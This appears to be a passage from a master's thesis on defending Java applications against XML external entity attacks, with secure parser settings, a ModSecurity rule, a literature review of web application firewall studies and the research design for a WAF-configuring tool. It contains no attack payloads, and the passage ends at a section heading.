Protection against XXE can be done by validating the input, or by safely configuring the parsers. In this section a deep dive into both parsers that can be protected by security features, and the parser used by ModSecurity will be performed.

Feature based parsers

Java uses a large amount of different XML parsers. Most of these allow for XXE by default [45]. A similarity among most of these are that they allow for disabling the usage of external entities by setting features or attributes. This methodology works for JAXP DocumentBuilderFactory, SAXParserFactory, DOM4J, XMLInputFactory, oracles DOM parser and several others. By applying these features, the developer has the possibility to disable external entities, external document type definitions and even internal document type definitions if wanted. These features are either parser specific or part of the standard package of Java extensions. Since the release of the Java API for XML processing (JAXP) version 1.5 a set of XML constants have been available for the JAXP parsers. One of the most used is *FEATURE_SECURE_PROCESSING* which is a feature that instructs the parser to perform secure processing of the XML.

The Std-DOM parser is the most used Java XML parser according to Jan et al. [24]. It can be used to protect against XML external entities attack by the usage of security features. An example of an implementation using security features can be seen in Listing 2.7. In this example a security feature to disallow external parameter entities are set in line 4, while a feature to disallow external general entities are set in line 5. These features are set to the factory initialized by the DocumentBuilderFactory in line 3.

```
1  public static Document loadXMLFromString(String xml) throws
       Exception
2  {
3      DocumentBuilderFactory factory = DocumentBuilderFactory
           .newInstance();
4      factory.setFeature("http://xml.org/sax/features/
           external-parameter-entities", false);
5      factory.setFeature("http://xml.org/sax/features/
           external-general-entities", false );
6      DocumentBuilder builder = factory.newDocumentBuilder();
7      InputSource is = new InputSource(new StringReader(xml))
           ;
8      return builder.parse(is);
9  }
```

Listing 2.7: A Std-DOM parser using features

Libxml2

LibXML2 is a parser for XML content in C and C++. After a version upgrade in 2017 to 2.9.1 XXE is turned off by default, and developers have to make the concious choice to turn on features to allow for loading of external document type definitions [45]. ModSecurity uses this library to parse all incoming requests. This is done by looking at all incoming requests with an XML body type. In an announcement from TrustWave, the company behind ModSecurity, a rule for configuring the libxml2 parser was defined, this can be seen in Listing 2.8. Here they first check for the content-type in line 2. If the content type indicates that XML data is being sent it will then trigger the ctl:requestBodyProcessor=XML in line 10. This means that the data sent will be processed by the LibXML2 parser.

```
# -- [[ Enable XML Body Parsing ]]
    -------------------------------------------------------
SecRule REQUEST_HEADERS:Content-Type "text/xml" \
  "id:'900017', \
  phase:1, \
  t:none,t:lowercase, \
  nolog, \
  pass, \
  chain"
 SecRule REQBODY_PROCESSOR "!@streq XML" \
   "ctl:requestBodyProcessor=XML"
```

Listing 2.8: Example rule configuration libxml2 for ModSecurity

As can be seen in the listing, the only content type it initially recommended to defend against was usage of text/xml. However, any content type can be added to the rule. If this is done absolutely every HTTP request of that type will be processed by libxml2 and it will try to populate it. This means that it is unknown what effect it can have if, for instance, text/plain is added to the list of content-types. Later this has been updated to include both application/xml and application/soap content-types in the standard configuration.

The question is whether this could lead to the possibility of skipping the LibXML2 parser totally from the perspective of an attacker. The main point here is the effect of the content-type on the data. Following is a description of the Content-type header based on the Internet Engineering Task Force's request for comments (RFC 1341) [9]. Content-types are built up by several parts, but the focus here will be the type and the subtype. The type is the main way to specify the type of data that is being sent. This can include for instance text and application which is commonly used in XML. The subtype is used to specify a more specific format of the type. Examples of this is the plain and XML subtype.

As both text/plain and text/xml are subtypes of the same type, the main specification of data type is similar. In addition, both text/xml and text/plain uses the charset value of "us-ascii" as the default value if no other charset is specified in the header [17][39]. Lastly, according to RFC 3023 [39] text/plain and text/XML must be compatible. This is reasoned by the fact that XML parsers that do not understand text/XML will handle payloads with the text/XML content-header as text/plain. Based on this it is certain that XML payloads sent as text/plain will be handled by the XML parsers.

2.4 Abstract Syntax Trees

Abstract syntax trees (AST) can be used to represent a high abstraction of the source code of an application. It contains fixed values and identifiers in leaf nodes, while it keeps parts of the syntactic structure of the source file within the non-leaf nodes [29]. This means that the leaf nodes can contain for instance strings, integers or chars. The non-leaf nodes on the other hand might contain a block statement, loops or different type of expressions or declarations.

To create an abstract syntax tree the programs usually base its analysis on the compilation unit. Niemeyer and Knudsen [41] describes a compilation unit as the way Java organizes its classes. It is the representation of a single class. To many developers, there would be no difference to a compilation unit and a .java file, as the compilation unit is a representation of the class in that file. However, if there are more classes within one .java file there would be one compilation unit for each class. Since the abstract syntax tree is based on one compilation unit, it by standard creates a representation of a single class and not the whole source code.

A simple example to showcase an abstract syntax tree can be seen in Figure 2.2. That abstract syntax tree is the representation of the code showed in Listing 2.9. This class is very simple as it only initializes the DocumentBuilderFactory and the DocumentBuilder. The class is purposefully created simple to reduce the size and complexity of the abstract syntax tree. As seen in the figure the AST is based on the root (compilation unit). It then presents the declaration of the class, whether it is an interface or a class, and the identifier of the class. The last node at that node level holds the members. The members include the source code within the class. Here it presents different identifiers, method call expressions and variables represented in the code.

```
1
2  class y {
3      DocumentBuilderFactory factory = DocumentBuilderFactory
           .newInstance();
4      DocumentBuilder builder = factory.newDocumentBuilder();
5  }
```

Listing 2.9: Simple creation of a DocumentBuilderFactory and a DocumentBuilder. The code used to create the AST in figure 2.2



Figure 2.2: AST of simple DocumentBuilderFactory

2.5 Regular Expression

A regular expression is used to describe a set of strings or ordered pairs of strings [32]. For some web application firewalls, regular expression is one of the main methodologies for blocking attacks. An example of this is ModSecurity, where it is one of the main methods according to Razzaq et al. [53]. There are many different methods for interpreting regular expressions between different programming languages and systems. ModSecurity uses PCRE, Perl compatible regular expressions. Thus, the explanation of regular expressions will be based on the PCRE syntax. A simple explanation of some of the most important concepts from regular expressions used in this paper will follow in the list below, based on the PCRE syntax document [8]:

- **Bracketed character classes**: To group a set of characters into a character class. The matching is then done to any element within that character class. Examples of this is [123] which will match with either 1, 2 or 3. Another example is [a-zA-Z] which will match with all characters between lower case a to z, and capital A to Z.
- **Repetition:** For any string element or bracketed character class a repetition of the pattern can be performed. This can be performed by either the kleene star * or the kleene plus. These indicated that a repetition should be performed, either by at least one or more times (kleene plus) or by zero or more times (kleene star). An example of these operations would be \s* or \s+ which matches zero or more whitespace characters, or one or more whitespace characters respectively. The last method of repetition is the set amount of repetitions, indicated by . In this case, a \s5 will repeat five whitespace characters in the matching.
- **Alternation:** For cases where there are several different elements that could appear, an alternation of matching characters might be set. If the matching element might be either SYSTEM or PUBLIC, this can be set as SYSTEM|PUBLIC in the regular expression.
- **Capture groups:** Grouping of characters can be performed by enclosing the characters with parenthesis on both sides. These groups can then be referenced later {?name}. This can be used to, for instance, check for the repetition of a pattern.

There are many more rules and syntax to regular expressions, but these set will be the most important for this thesis.

Chapter 3

Related Works

In this chapter a review of the already existing work will be focused on. This will consist of an overview of what the current methods for auto-configuration of web application firewalls, an overview of which OWASP top 10 security vulnerabilities current WAFs protect against. The content of this chapter was retrieved by performing a litterature review, the methodology is further described in Section 4.4.

3.1 Web Application Firewall

In this section the current research into web application firewall will be presented. First, in Section 3.1.1 an overview of methods that have been used to attempt configuring web application firewalls are explored. In Section 3.1.2 the current research into web application firewall in relation to OWASP top 10 are presented. In this Section it will not be limited to XXE, but rather a general overview to get the whole picture of what challenges have been looked at and which are yet to be explored. Lastly, in Section 3.1.3 an overview of the academic review of web application firewalls.

3.1.1 Overview of methods for WAF configuration

In this Section, the paper will highlight related papers who have reviewed different methods of automatically configuring a WAF. The papers will be categorized into papers aimed at concepts for either new WAFs or WAFs based on anomaly detection, and papers aimed at automatically configuring WAF rulesets. An overview of which paper handles the different concepts can be seen in Table 3.1.

	Concept type	
Paper	Ruleset	Anomaly detection
Appelt et al. [5]	X	
Krueger et al. [26]		X
Pałka and Zachara [50]		X
Stephan et al. [58]		X
Tekerek and Bay [60]		X

Table 3.1: Concept-mapping WAF configuration methods

Appelt et al. [5] proposes a method to repair a WAF based on the results from successful SQLi attacks. Through sending both legitimate and malicious data they build a decision tree to extract attack patterns. By using these attack patterns, they can identify a path condition by analyzing the path from the root to the leaf nodes. This path condition is used to treat rule generation as a search problem. Through this they can end up generating different regex', by a genetic algorithm, to block the attack patterns previously identified. To test these new filter rules they conducted testing on both ModSecurity and a proprietary banking WAF. The results showed a recall between 54.6% and 98.3%, with the rate of false positives between 0-2%.

A concept for a self-healing WAF based on token analysis called TokDoc was proposed by Krueger et al. [26]. All client requests are intercepted then the request is classified based on token types. Anomaly detection is then performed on each individual token. If any token is flagged as an anomaly, a self-healing action is performed, or the token is dropped. The evaluation of TokDoc compared to other anomaly-based methods without self-healing showed both lower false negatives and false positives. The concept was evaluated using two data sets and the highest rate of false negatives were 4%, while the highest rate of false positives was 0.002%.

A learning WAF was proposed by Pałka and Zachara [50] as a concept to remove the necessity of writing WAF rules. This concept explores a continuous learning model to generate rules for the WAF. Incoming requests are compared to a generated model, based on user data, and scored. This score is then used to determine whether the incoming data is an attack or not. The use of neural network back-propagation learning to detect new attacks without rule updates was proposed by Stephan et al. [58]. Evaluation of this method showed a 95% rate of correctly blocking malicious traffic. In another study by Tekerek and Bay [60] a hybrid learning-based WAF is presented. Here the learning is based on anomaly-based detection using artificial neural networks. This is then combined with signature-based detection for already known attacks. An evaluation of the model showed a 96.59% correct evaluation of data.

As Table 3.1 shows, current research mostly deal with concepts to avoid updating the ruleset. Mostly this has been handled by using artificial intelligence so the WAF can learn what input to expect. The only paper retrieved which looked into repairing the ruleset was by Appelt et al. [5]. With many companies already using signature-based WAFs there is a clear lack of information researched for this subject.

3.1.2 Overview of WAF handling of OWASP Top 10

In this section the paper will highlight the findings from existing literature which has reviewed the OWASP top 10 security vulnerabilities in combination with a WAF. An overview of which security vulnerability included in each paper can be viewed in Table 3.2. The vulnerability labels A1-A10 correlates with the OWASP labels in Section 2.3 from 2017.

	Vulnerability									
Paper	A1	A2	A3	A4	A5	A6	A7	A8	A9	A10
Sobola et al. [56]	X				X		X			
Singh et al. [55]	X	X	X		X	X	X		X	
Akbar et al. [1]	X						X			
Prandl et al. [52]	X									
Yari et al. [61]	X				X		X			

Table 3.2: Concept-mapping vulnerabilities

Sobola et al. [56] performed an experimental study reviewing the effectiveness of ModSecurity WAF with the OWASP CRS v.3.2 in handling different types of attacks on different paranoia levels. The paper focuses on injection attacks, path traversal, file inclusion attacks and DoS attacks. A list of the attacks with the corresponding results can be seen in Table 3.3. Failed shows attacks that bypassed the WAF, while down means the attack successfully took down the service. Based on this ModSecurity proves successful against most attacks even at low paranoia levels, but struggles with Stored XSS and DoS attacks.

Attacks	PL 1	PL 2	PL 3	PL 4
XSS Stored (file upload)	Failed	Failed	Failed	Failed
XSS Reflected	Pass	Pass	Pass	Pass
SQL Stored Injection	Failed	Pass	Pass	Pass
SQL Injection in URL (GET)	Pass	Pass	Pass	Pass
SQL Injection in Login forms (POST)	Pass	Pass	Pass	Pass
Path Traversal	Pass	Pass	Pass	Pass
DoS Attacks				
Slow Headers (Slowloris)	Down	Down	Down	Down
Slow Body (R-U-Dead-Yet)	Down	Down	Down	Down
Range Attack (Apache Killer)	Up	Up	Up	Up

Table 3.3: Attacks using different paranoia levels (PL). [56]

In a similar study by Singh et al. [55] paranoia level testing using ModSecurity was performed on 27 different style attacks ranging through all of the OWASP top 10 categories. In this experiment only succesfull attacks at a lower paranoia level was repeated at the next level. At the lowest paranoia level nine out of 27 attacks were succesful. These attacks included SQL Injection, XPath Injection, Logout Management, Reflected XSS, JavaScript Injection, Directory Traversal, File include, Client-side URL redirect, and Triple encoding and above. The number of successful attacks decreased for every increase in paranoia level with 6 successful attacks at level two and five at level three. At the last paranoia level, only three attacks were successful. These attacks included logout management, Client-side URL redirect, and Triple encoding and above. The study also notes that with every increase in paranoia levels the WAF also produces an increasing number of false negatives. At the highest paranoia level, level four, the WAF flagged user creation as a malicious activity.

Akbar et al. [1] performed an experimental study using the ModSecurity WAF with the OWASP core rule set. In this study the application was tested against both SQLi and XSS attacks, first with no WAF protection, then repeated with ModSecurity enabled. The SQL attacks that was tested consist of tautology, logical attacks, union queries, piggy-backing, stored procedure, blind injections and timing attacks. For each category of attack 15 tests were performed on each of Kali linux, Black Box OS and Parrot OS. These tests shows that the WAF succeeds in protecting against all SQL injections except a logical attack. In addition, no SQLmap exploitations proved successful. For XSS attacks the tools BeEF and XSSer were used. BeEF was used to perform stored XSS attack, and the results showed that the WAF was not able to protect against this type of attack. It did however protect against all the attacks issued by the XSSer tool.

In a paper by Prandl et al. [52], three opensource WAFs consisting of ModSecurity, WebKnight, and Guardian, are tested for SQLi. These tests are conducted by using the Imperva, FuzzDB and Burp test sets. The results from the Imperva test set showed WebKnight and ModSecurity being able to block all malicious traffic, while Guardian failed to block any. For the FuzzDB and Burp test sets ModSecurity and WebKnight outperformed Guardian in most categories. The main attacks ModSecurity and WebKnight struggled with were Debug/Admin flag attacks and integer overflow attacks. In addition, ModSecurity had issues with HTTP manipulation attacks and LDAP attacks. The paper discussed the tendency of false positives from WAF protection. It found that WebKnight blocked the most friendly traffic, blocking 147 of 148 friendly request tested. ModSecurity on the other hand blocked 76.5 of 148 friendly request. Lastly, Guardian only blocked 6.1 of 148 requests.

Yari et al. [61] tested two vulnerable web applications using ModSecurity. The testing was first performed on the web applications without the protection of the WAF, then the tests are repeated after applying the WAF. The tests consist of XSS Stored, SQL injection, directory traversal, malicious upload, brute force, SQLMap and force browsing attacks. The only attack not successful before adding the WAF was the force browsing attack. After protecting the web applications with ModSecurity all attacks failed except the malicious upload and the brute force attack. As seen in Table 3.2 most papers touch upon A1, injection attacks. However, it is important to note that most of these focus on SQLi, and not other injections like OS or LDAP injections. The only paper to review LDAP was Prandl et al. [52]. The second most reviewed topic is A7, XSS attacks. Current research have not looked into XXE, insecure deserialization or insufficient logging & monitoring. A reason for this could be that they are all new entries to the OWASP top 10 in 2017. Broken access control handling mostly consists of path traversal attacks. Based on this it is reasonable to say there are lacks in terms of a research into WAF handling of different vulnerabilities in OWASP top 10.

For XSS attacks Prandl et al. [52], Sobola et al. [56] and Akbar et al. [1] all found the WAFs to improperly handle stored XSS attacks, while Yari et al. [61] saw stored XSS attacks to be unsuccessful. A reason for this could be either different attack vectors or different configurations.

Lastly in terms of false negatives both Singh et al. [55] and Prandl et al. [52] both saw the web applications become more and more unusable the higher the paranoia level. This was the best presented by [55] who saw user creation be flagged as a malicious action. Because of this a strict WAF might not be practically usable.

In summary, the results shows that there has been some, but not much research into the actual effectiveness of WAF in regard to the OWASP top 10. As shown in Table 3.4 in the start of this section, most of the research has limited itself to A1 (Injection) and A7 (XSS), with some research into A5 (Broken Access Control). All of A4 (XXE), A8 (Insecure deserialization) and A10 (Security Misconfiguration) has no available research. For A10 this is can be seen as natural since security misconfiguration is generally outside of the scope of what WAFs generally protect against. In terms of A4 and A8 both of these are recent additions to OWASP top 10 in 2017 as they were not a part of OWASP top 10 in 2013.

3.1.3 Overview of academic review of WAFs

Some papers have compared WAFs through evaluation of how successful they are at blocking malicious attacks. Examples of this is the previously mentioned paper by Prandl et al. [52]. However, there have also been conducted feature-based comparisons of WAF solutions.

A comparison of 15 WAF solutions were performed by Razzaq et al. [53]. The results of this study can be seen in Table 3.4 [52] with Y showing that the WAF has the attribute, ? meaning that it could not be concluded whether the WAF has that attribute and lastly HA means that the feature needs hardware appliance. The study concludes that the WAFs that showed the best results in the study were F5, Barracuda, SecurSphere and WebDefend. All these are non-opensource WAFs. From the OpenSource WAFs the best results were provided by ModSecurity.

There have been few studies performing either feature-based or performance evaluation-based comparisons of current WAF solutions. The ones which have been performed shows WebKnight and ModSecurity as the two most effective opensource solutions. While for commercial solutions F5, Barracuda, SecurSphere and WebDefend have been reviewed as the best. However, there has not been enough research to make any definitive conclusions. In addition, there has been no research into the usage of different WAFs to see which have the largest amount of usage.

Feature defense mechanisms	F5	Barracuda	Web Sniper	i-Sentry	Secure IIS	Easy Guard	Web Defend	Secure Sphere	Anchiva	Profense	Citrix	WebApp Secure	eServer Secure	Server Defender Ai	ModSecurity
Security Policy Control															
1. Time Efficient	Y	Y	Y		Y	?	Y	Y	Y	Y	Y		Y	Y	Y
2. Well Organized	Y	Y	Y		Y	?	Y	Y	Y	Y	Y	Y	Y	Y	Y
3. Effective			Y		Y	?				Y					
Monitoring	HA	HA	Y			Y		Y	Y	Y	HA	Y	Y	Y	Y
Blocking	HA	HA	Y	Y	Y	Y	Y	Y	Y	Y	HA	Y	Y	Y	Y
Response filtering	Y	Y	Y	?					Y	Y					Y
Attack prevention	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
Web Site cloaking	Y	Y	Y	Y	Y	Y		Y		Y	?				?
Authentication and WEB SSO	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	?	Y	Y	Y	Y
Deep Inspection	HA	Y	Y	Y	Y	Y	Y	Y	Y	‘Y	?			Y	Y
Session protection	Y	Y	Y	?	?	?	?	Y		Y	Y				Y
Overall Security Performance	Y	Y													

Note: Adapted from paper by Prandl et al. [52].

Table 3.4: Defense mechanism of various web application firewalls

3.2 XML External Entities

In a paper by Späth et al. [57], an analysis on both possible security risks and the mitigation effect of countermeasures per programming language was conducted. It found that almost all their tested Java parsers was vulnerable to XXE attacks. The only parser they found to not be vulnerable was KXml, which is a parser made for Android. Additionally, it found correct settings to disallow for document type definitions through features would reduce the risk of attacks to 0.

Morgan and Ibrahim [38] presented a list of possible vulnerabilities and general techniques for XML external entity attacks. Additionally, it presents techniques and recommendations based on programming languages. These recommendations agrees with Späth et al. [57] on advising for usage of features on Java based parsers. It also reviews LibXML2, which is the official XML parser for the Gnome project. The libxml2 parser is also used by ModSecurity. The parser is deemed safe unless a set of parser settings are not set. These settings are:

- XML_PARSE_NOENT: If the parser is used with this setting it will process entities. If the setting is not enabled it will then be safe from entity attacks.
- XML_PARSE_DTDLOAD: If set, the parser will load external document type definitions.
- XML_PARSE_DTDVALID: Used to validate the document type definition.
- XML_PARSE_XINCLUDE: Accepts the usage of XIncludes.
- XML_PARSE_NONET: Disables support for URLs including the ftp and http protocol.

Research into the usage and vulnerability of different XML parsers were conducted by Jan et al. [24]. In this research they crafted a comprehensive list of parsers in different programming languages. These parsers were then listed based on their vulnerabilities and their usage in projects on Google Code and Github. Based on their findings the most used parser for Java was the DocumentBuilder parser, which was named Std-DOM. This parser was also vulnerable to both XML external entity and Billion laughs attacks.

There are also papers related to tools for Xml External Entities. One of these tools is WSFAggressor by Oliveira et al. [43]. This tool is created for testing web applications against XML based attacks. These attacks include XML bomb (Billion laughs), XML External Entity, malformed XML attacks, oversized XML attacks and more. The tool is tested on tomcat and apache's axis framework, both version 1 and 2. Their method of testing the applications security is by sending malicious requests. In addition, the tool has the capability to send non-malicious payloads to check that they would pass. However, when presenting the results of the research, no focus or explanation of the results of the XML External Entity testing is provided.

3.3 Static Analysis

According to Chess and McGraw [10] static analysis is the examination of the program text in a static manner. The program never executes, and the analysis could be done on either source code or on a compiled version of the code.

Measuring the completeness and soundness of static analysis tools is two methods to check the ability of the tool. A third, but less commonly used measurement, is usefulness. Ball and Rajamani [7] defines the terms the following way:

- Soundness - Every true error is reported by the tool. In other words, it is able to list all true positives.
- Completeness - That every error reported by the tool is an actual error.
- Usefulness - That the found errors are errors that are actually cared about by the users.

This definition is extended by Emanuelsson and Nilsson [13], by adding that a sound tool may report false positives. Additionally, they note that most tools aims for a high level of soundness.

Static analysis of XML External Entity

A paper on detection of security weaknesses in mobile applications by Oyetoyan and Chaim [49] compared the capability of different static analysis tools. It compared six different tools on a host of different security vulnerabilities based on CWE. One of these CWE's was CWE-611 for XML external entity attacks. It found that only one of the six tools provided any detection of XXE attacks, as seen in Table 3.5. That tool was FindSecBugs. It's predecessor FindBugs was not able to. The paper did not report any results of how well the tools did at identifying the vulnerability.

CWE	Tools					
	FindSecBugs	FindBugs	AndroidLint	Amandrodi	AndoBugs	Jaads
CWE-611 (XXE)	✓	X	X	X	X	X

Note: Adapted from paper by Oyetoyan and Chaim [49].

Table 3.5: XXE attacks detected by different static analysis tools for mobile applications

Molland et al. [37] found a method using abstract syntax trees to obtain a 100% recall and precision rate at detecting XXE vulnerabilities in Java code. This methodology used instance tracking and modifications to the abstract syntax tree to detect and fix the errors in the source code. The implementation of this methodology is created for an IDE environment using the FindSecBugs plugin.

Chapter 4

Research design and implementation

In Chapter 4 the thoughts and methods behind the design and implementation of the methodology will be explained. Firstly, by describing the motivation behind the research in Section 4.1 and the description of the research questions in 4.2. The research method and design is explained in Section 4.3. Then the design of the literature review in Section 4.4. The implementation of the tool, XXE2WAFConfigurer, is presented in Section 4.5. Lastly, the evaluation designs for steps 1 and 2 are described in Section 4.6.

4.1 Research motivation

Security errors are often fixed by locating and fixing the errors in the code itself. This approach leads to extra requirements in terms of regression testing to ensure that the code still works like it did prior to the changes. In environments where you are not able to perform code changes an alternative solution is needed. Currently web application firewalls are used as another layer of security. However, it could potentially also be configured based on the vulnerability of the underlying code. One of the main drawbacks of using web application firewalls is the rate of false positives. By only configuring it based on the apparent vulnerability in the code, this rate of false positives might be reduced to a more tolerable level. The reason the rate of false positives might be reduces is that the implemented defensive mechanisms can be pinpointed to defend against a known vulnerability. Previously many standardized rule sets attempted to catch everything no matter if the application was vulnerable.

One of the issues of configuring the web application firewall is that you need both security knowledge and specific technical knowledge on how the web application firewall works. By misconfiguring the WAF you might even even create a security issue as devestating as being without one, according to Clincy and Shahriar [11]. In 2019 a breach happened at Capital One and a malicious user gained access to 140 000 Ameri-

can social security numbers and 1 million canadian social security numbers. According to CloudSploit [12] this breach happened due to a misconfiguration of the WAF. American journalist Krebs [25] notes that the WAF in question was ModSecurity. Also in 2019, CloudFlare went down for 30 minutes because of a WAF misconfiguration. According to Graham-Cunning [21], they misconfigured a rule which taxed their servers CPU to such a degree that the whole service collapsed. The rule they implemented can be seen in Listing 4.1. As evident by this regular expression, crafting of these rules can be both difficult and misconstruction can have widespread consequences.

```
1 (?:(?:\"|'|\]|\}|\\|\d|(?:nan|infinity|true|false|null|
    undefined|symbol|math)|\`|\-|\+)+[)]*;?((?:\s
    |-|~|!|{}|\|\||\+)*.*(?:.*=.*)))
```

Listing 4.1: CloudFlare regular expression which caused a 30 minute disruption to services

A large portion of research conducted into web application firewalls are focused on configuration or rule creation based on anomaly detection, as shown in Section 3.1.1. In addition, one research tries to create rules based on malicious data targeting the application. All these approaches use machine learning or other advanced methods to help configure the web application firewall. The question is whether such complex methodologies are necessary. Another possibility is by having predefined rules that protects against known security vulnerabilities. If the web application is deemed vulnerable the web application firewall configuration can then be updated to use the correct rules.

Based on the research mentioned in Section 3.1.2 there is not much research into web application firewalls. In addition, the research that do exist is very focused on the security vulnerabilities of injection attacks and cross site scripting. Especially the newer additions like XML external entities and insecure deserialization have little to no research.

XML external entities is a vulnerability type that is only possible by allowing very specific types of XML payloads. In JAVA these types of XML payloads are usually blocked by a set of implemented parser features. This makes it a very interesting case for trying to mimic the behavior of the security features with web application rules.

The research aims to add to the knowledge of how to perform web application firewall configuration by a new method. In addition, a test of the security capabilities of the WAF rules in comparison to a protected parser. These findings will be accompanied by proofs and explanations. Lastly, the new knowledge will be used to look at where to take further research in terms of web application firewall configuration.

4.2 Research questions

Based on the motivation described in Section 4.1 one research question were formulated. This is described below:

- Can static analysis be used to identify missing security features in source code and apply correct WAF configurations against XXE attacks?

4.3 Research Method and Design

In this section the research method and design of the thesis will be explained. First in Section 4.3.1 the research strategy will be explained. Next in Section 4.3.2 the general methods of data generation will be summarized. Lastly, in Section 4.3.3 the research paradigm followed in this thesis will be explained.

4.3.1 Research Strategy

In the thesis a proof-of-concept tool, XXE2WAFConfigurer, will be developed and tested. This program will be used to test the hypothesis' mentioned in Section 4.2. As the purpose of the research is to test an hypothesis based on empirical tests, the research strategy used will be experiments, as explained by Oates [42]. The purpose of the testing is to make observations and find data to support the hypothesis. These tests will measure the current results and results after the implementation of the research.

4.3.2 Data Generation

Data generation will consist of observations performed in the execution of the research. The choice of observations lines up with the decision of using experiments mentioned in Section 4.3.1. This is the most usual data generation method for experiments according to Oates [42]. The data generation will be conducted in two different evaluation steps of the research question. Firstly, in the evaluation of the tools ability to detect whether an application is vulnerable or not. Secondly, in the evaluation of whether the security measures imposed by the tool is effective.

For the first evaluation step data gathering will be conducted both quantitatively and qualitatively. When running the tool there will be results collected from whether the tool is able to correctly determine if the application is vulnerable or not. It will also collect which security feature is missing, if it is deemed vulnerable. However, it will not care to know where this vulnerability is located. These results will be analyzed using the precision and recall of the tool. This will be further discussed in Section 4.6.2. Additionally, during the execution of the tool there will be made observations on how the tool behaves. These observations will be analyzed in a qualitative manner.

In the second evaluation step there will also be conducted quantitative and qualitative data gathering. The security measures are tested and will result in a true or false positive, or true or false negative. Here the positive and negative values will be quantitatively analyzed. For results that show false negative or false positive answers a qualitative approach will be conducted to look at these cases in more depth. Similarly, to the data gathering of the first evaluation step, the quantitative data will be analyzed using precision and recall. In this case it will be used to compare between different methods of protection. A more comprehensive explanation follows in Section 4.6.3.

4.3.3 Research Paradigm

The philosophical paradigm is important in how the researcher approaches the research. In a research carried out by performing experiments the most common paradigm is pos-

itivism. Positivism is central to the scientific method, as it assumes we can look at the research based on objectivity and patterns [42]. It is mostly used for quantitative research, as it evaluates the finding before and after a change, and we can see the relationships between the change and the effect. However, it can also be used in qualitative studies for examining the observations made during the research [51].

This thesis uses experiments to see the effects of the research. These effects are looked at both quantitatively and qualitatively. In addition, a comparison is done between the different approaches in the research to see the before and after effect. Thus, the research is within the positivism paradigm.

4.4 Literature Review

In this section, the structure of the literature review will be explained. The literature review will focus on identifying the state-of-the art of the research related to the research question. This will include Web application firewall, methods to configure WAF and the WAF's ability to defend against different OWASP top 10 vulnerabilities.

Literature search

Search for papers was conducted by using Google Scholar using a list of search queries. Early in the collection process it was evident that the list of queries had to be expanded to perform searches based on more specific query terms. This was to catch papers focused on specific security vulnerabilities. A full list of search queries can be seen below:

- "web application firewall" OR "WAF" AND "injection"
- "web application firewall" OR "WAF" AND "session" OR "broken authentication"
- "web application firewall" OR "WAF" AND "XXE"
- "web application firewall" OR "WAF" AND "effectiveness"
- "web application firewall" OR "WAF" AND "access control"
- "web application firewall" OR "WAF" AND "misconfiguration"
- "web application firewall" OR "WAF" AND "deserialization"
- "web application firewall" OR "WAF" AND "self healing"
- "Web application firewall" OR "WAF" AND "learning"
- "web application firewall" OR "WAF" AND "comparison"

In addition, during the review of the collected papers, backward snowballing were used by reviewing references.

Inclusion criteria

To determine whether the papers should be included or not each paper was reviewed against a set of inclusion and exclusion criteria. These can be viewed in Table 4.1

Criteria	
Inclusion Criteria	Exclusion Criteria
Focus on WAF and attack detection Must be from 2010 or later Written in English	Methodology is not explained

Table 4.1: Inclusion and Exclusion criteria for literature review

The first inclusion criteria is due to only include papers who focus on WAF, and exclude papers where WAF is just a byline to a focus on Intrusion Detection Systems(IDS) or Intrusion Prevention Systems(IPS).

4.5 XXE2WAFConfigurer

This chapter will deal with the implementation of the tool. Firstly, in Section 4.5.1, it will describe the high level design of the tool. Then the criteria used for deciding on parser and web application firewall in Sections 4.5.2 and 4.5.3. Lastly, the design of the tool will be presented in Section 4.5.4. The tool is available to be viewed on Github at https://github.com/ekrojo77/XXE2WAFConfigurer.

4.5.1 High level design of the research tool

